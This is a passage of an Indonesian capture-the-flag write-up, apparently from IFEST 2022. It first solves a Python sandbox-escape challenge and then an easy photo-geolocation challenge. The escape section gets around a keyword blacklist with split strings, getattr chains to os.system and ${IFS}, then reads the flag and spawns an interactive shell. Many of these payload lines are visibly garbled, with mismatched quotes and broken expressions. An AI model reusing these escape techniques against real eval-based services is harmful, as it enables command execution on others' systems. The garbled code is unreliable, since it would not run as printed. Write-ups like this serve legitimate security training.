“impor”+“t” = “import”  
“o”+“s” = “os”
```

Dengan menggunakan cara tersebut, kita dapat melakukan bypass terhadap badwords. Karena string yang kita inputkan berupa kata yang terpecah, namun ketikan akan di-execute, kata yang terpecah tersebut akan disatukan kembali.

Oke, 1 masalah selesai, tapi muncul masalah lain. Dimana apabila kita langsung menggunakan cara tersebut secara langsung, program tidak paham dengan yang diinputkan. Berikut contohnya apabila menggunakan command sebelumnya, namun dengan format penjumlahan karakter (per 1 karakter, dijumlahkan dengan karakter lain). Hasilnya, program hanya memberikan nilai None sebagai respon.

```
> ' '+'+'b'+'u'+'i'+'l'+'t'+'i'+'n'+'s'+'_+'+'+'+'+'+'+'i'+'m'+'p'+'o'+'r'+'t'+'_+'+'_+'+'('+'  
"+'o'+'s'+'"')'+.'+'s'+'y'+'s'+'t'+'e'+'m'+'('+' '+'+'l'+'s'+' '+')'  
None
```

Agar penjumlahan karakter tersebut dapat terbaca, kita dapat memanfaatkan function getattr() yang tidak termasuk ke dalam badwords, untuk mendapatkan value. Karena value yang dimasukkan ke dalam function tersebut dapat berupa string, yang artinya dapat dimanipulasi dengan cara penjumlahan karakter.

<https://stackoverflow.com/questions/4075190/what-is-getattr-exactly-and-how-do-i-use-it>

Pertama tama, kita memerlukan “`__builtins__`” yang terdapat pada `globals()` yang bisa diakses dengan format dictionary.

```
# dijalankan pada Python interactive

>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None,
 '__loader__': <class '_frozen_importlib.BuiltinImporter'>,
 '__spec__': None, '__annotations__': {}, '__builtins__':
<module 'builtins' (built-in)>, 'a':
 '__builtins__.__import__("os").system("ls")', 'char': ''}
```

Yang artinya `globals["__builtins__"]` akan menjadi value pertama dari `getattr`, dan “`__import__`” akan menjadi value kedua dari `getattr`.

```
getattr(globals()["__builtins__"], "__import__")
# dapat dibaca menjadi:
# __builtins__.__import__
```

Kedua, kita memerlukan “`import os`” dan “`system`”. Untuk melakukan import `os`, kita dapat menggunakan `getattr` yang pertama lalu dibungkus dengan menggunakan `getattr` kembali.

```
getattr(getattr(globals()["__builtins__"], "__import__")("os"),
"system")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system
```

Ketiga, kita tinggal memasukkan command yang kita inginkan.

```
getattr(getattr(globals()["__builtins__"], "__import__")("os"),
"system")("ls")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system("ls")

getattr(getattr(globals()["__builtins__"], "__import__")("os"),
"system")("cat flag")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system("cat flag")
```

Terakhir, kita hanya perlu membuat command kita tidak terkena badwords blacklist dengan menggunakan penjumlahan karakter. Dalam hal ini, kita hanya perlu merubah yang ada di dalam tanda petik dua.

```
getattr(getattr(globals().___builtins__.__import__,"__import__")("os"),"system")("ls")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system("ls")

getattr(getattr(globals().___builtins__.__import__,"__import__")("os"),"system")("cat flag")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system("cat flag")
```

Oops, kelupaan gan, ada 1 karakter lagi yang terblacklist dengan menggunakan ASCII, yaitu karakter spasi yang memiliki nilai ASCII 32. Agar dapat menggunakan spasi yang nantinya akan digunakan untuk melakukan “cat”, kita dapat menggunakan “\${IFS}” yang merupakan Internal Field Separator atau pemisah yang dapat digunakan untuk menggantikan spasi. Lalu spasi setelah karakter koma dapat kita hapus saja biar memenuhi kriteria

<https://www.mybluelinux.com/bash-guide-to-bash-ifs-variable/>

```
getattr(getattr(globals().___builtins__.__import__,"__import__")("os"),"system")("ls")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system("ls")

getattr(getattr(globals().___builtins__.__import__,"__import__")("os"),"system")("cat ${IFS}flag")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system("cat flag")
```

Mantap, semua payload sudah lengkap, sekarang tinggal dijalankan ke programnya.

Payloadnya berhasil, namun ketika kita lihat, sepertinya flagnya disimpan dengan nama file yang berisi badwords semua. Oleh karena itu langsung saja kita copy nama file nya dan biar kita tidak berpikir terlalu banyak, kita bisa buat program untuk menambahkan tanda tambah untuk setiap karakternya.

```
# dijalankan pada Python interactive

>>> filename =
'catgrepnanoimportevalsubprocessinputsysexecfilebuiltinsopendictexecf
ordirfileinputwritewhileechoprintintosbinshshell_thisisflag.txt'
>>> result = "'".join([character for character in filename])
>>> result
'c"+"a"+"t"+"g"+"e"+"p"+"n"+"a"+"n"+"o"+"i"+"m"+"p"+"r"+"e"+"s"+"s"..."
```

result tersebut tinggal kita ganti petik satu di awal dan akhir menjadi petik dua, lalu kita masukkan untuk menggantikan flag di payload cat.

```
getattr(getattr(globals().___builtins__._), "__import__")("os","sys","ste","m")("ca"+t${IFS}"+c"+a"+t"+g"+r"+e"+p"+n"+a"+n"+o"+i"+m"+p"+o"+r"+t"+e"+v"+a"+l"+s"+u"+b"+p"+r"+o"+c"+e"+s"+s"+i"+n"+p"+u"+t"+s"+y"+s"+e"+x"+c"+f"+i"+l"+e"+b"+u"+i"+l"+t"+i"+n"+s"+o"+p"+e"+n"+d"+i"+c"+t"+e"+x"+c"+f"+o"+r"+d"+i"+r"+f"+i"+l"+e"+i"+n"+p"+u"+t"+w"+r"+i"+t"+e"+w"+h"+i"+l"+e"+e"+c"+h"+o"+p"+r"+i"+n"+t"+i"+n"+t"+o"+s"+b"+i"+n"+s"+h"+s"+e"+l"+l"+t"+h"+i"+s"+i"+s"+f"+l"+a"+g"+."+"t"+x"+t")
```

## Flag:



```
kali@kali: ~/Documents/IFEST 2022/penjara
File Actions Edit View Help
|| ( || - ` || ) ||
|| || = || ||
|| || \_\_ / ||
|| __ ||) ( || __ ||
/ ||-----||-\_/-||-----\ \
/ ||-----|| _____ ||-----\ \
(_ ||)→IFEST2022→( ||)_)

> getattr(getattr(globals().___builtins__._), "__import__")("os","sys","ste","m")("ca"+t${IFS}"+c"+a"+t"+g"+r"+e"+p"+n"+a"+n"+o"+i"+m"+p"+o"+r"+t"+e"+v"+a"+n"+b"+p"+r"+o"+c"+e"+s"+s"+i"+n"+p"+u"+t"+s"+y"+s"+e"+x"+e"+c"+f"+i"+l"+e"+b"+u"+i"+l"+t"+i"+n"+s"+o"+p"+e"+n"+d"+i"+c"+t"+e"+x"+e"+c"+f"+o"+r"+d"+i"+r"+f"+i"+n"+p"+u"+t"+w"+r"+i"+t"+e"+w"+h"+i"+l"+e"+i"+n"+p"+r"+i"+n"+t"+i"+n"+t"+o"+s"+b"+i"+n"+s"+h"+s"+e"+l"+l"+t"+h"+i"+s"+i"+s"+f"+l"+a"+g"+."+"t"+x"+t")
IFEST22{G1l4_lic1n_b4ng3t_t4n6annya_c0913nty47}
None
>
```

**IFEST22{G1l4\_lic1n\_b4ng3t\_t4n6annya\_c0913nty47}**

## Bonus (cara lebih mudah):

Dengan konsep yang kita miliki tadi, kita dapat melakukan spawn shell dengan mengganti “ls” atau “cat flag” menjadi “sh”.

```
getattr(getattr(globals().__builtins__._), "__import__")("os","system")("sh")
# dapat dibaca menjadi:
# __builtins__.__import__("os").system("sh")

# kita ubah agar tidak terkena badwords
```

```
getattr(getattr(globals().___builtins__._s_.___), '__import__')(__builtins__.__dict__.get('__import__', None))("os","sys","ste","m")("sh","h")
```

Lalu, tinggal kita masukkan agar kita mendapatkan shell, lalu “ls” dan “cat” seperti biasa.

The screenshot shows a terminal window titled "kali@kali: ~/Documents/IFEST 2022/penjara". The window contains the following text:

```
File Actions Edit View Help
main()
_____
|| || || | |
|| , / \ | / |
|| || - ' || |
|| o o || |
|| - ` || |
|| = || |
|| \| / || |
|| — || ( || — ||
/ ||—||\—||—||\—\\
(_|| )—IFEST2022—(||_)—\\

> getattr(getattr(globals().___builtins__._s_.___), '__import__')(__builtins__.__dict__.get('__import__', None))("os","sys","ste","m")("sh","h")
$ ls
catgrepnanoimportevaluesubprocessinputsysexecfilebuiltinsopendictexecfordirfileinputwritewhileechoprintintosbinshshell_thisisflag.txt
penjara.py
$ cat catgrepnanoimportevaluesubprocessinputsysexecfilebuiltinsopendictexecfordirfileinputwritewhileechoprintintosbinshshell_thisisflag.txt
IFEST22{G1l4_lic1n_b4ng3t_t4n6annya_c0913nty47}
$
```

## 5. Next Stop [Easy]

Deskripsi:

Hari itu, Nicholas berencana untuk bepergian keliling kota bersama dengan Angelina. Sayangnya, Angelina lupa bahwa tempat yang harusnya ia tuju bukanlah di foto ini melainkan tempat lain. Karena Angelina tidak tahu menahu mengenai lokasi dimana dia sekarang karena faktor gagap teknologi, akhirnya ia mengambil foto tempat ia berada sekarang pada Nicholas. Dapatkah kamu menemukan dimana Angelina berada supaya bisa dijemput Nicholas?

Format Flag: IFEST22{NAMA\_TEMPAT}

Contoh: IFEST22{STASIUN\_JAKARTA\_KOTA}


Catatan: Jika ada nomor pada tempat tersebut, hiraukan saja. Misalkan yang kalian temukan adalah Stasiun Jakarta Kota No.**16** Cimpaeun, maka jawabannya adalah STASIUN\_JAKARTA\_KOTA.



Untuk solvingnya, kita cek dulu komponen informatif yang bisa kita gunakan untuk melakukan GEOINT.



Dengan menggunakan *reverse image search*, kita menemukan beberapa hasil dengan kata kunci Halte Transjakarta.



Kemudian kita dapat mencari arti dari angka serta tulisan yang tertera pada bagian atas kiri dan kanan.


Angka dan tulisan tersebut merupakan kode dari rute Transjakarta, dengan kode koridor 2.



**Reguler BRT**  
1 : BLOK M - KOTA  
2 : PULOGADUNG - HARMONI  
2A : PULOGADUNG 1 - RAWA BUAYA  
2D : KALIDERES - ASMI

Bisa juga dicek pada laman ini: <https://transjakarta.co.id/peta-rute/>

Kita cari pada koridor 2 dan mengecek rute disana:




Untuk mengetahui secara pasti lokasi dari halte ini, kita dapat melihat lagi pada kode rute yang tersedia, yaitu (2) Harmoni (2B) ASMI dan (2D) Rawa Buaya, sedangkan arah sebaliknya adalah arah (2) Pulogadung 1.

Jika kita melihat berdasarkan peta yang didapat, hanya terdapat 2 halte antara ASMI dengan Pulogadung 1, yaitu halte Pulomas dan halte Bermis.

Untuk menentukan lokasinya, kita dapat menggunakan *google maps*, dengan bantuan suatu gedung pada gambar sebagai patokan.



Pada foto terdapat gedung dengan tulisan “summarecon”, dan jika kita lihat pada *google maps*, maka halte yang memungkinkan untuk mengambil foto tersebut adalah halte Pulomas.



Flag: **IFEST22{HALTE\_PULOMAS}**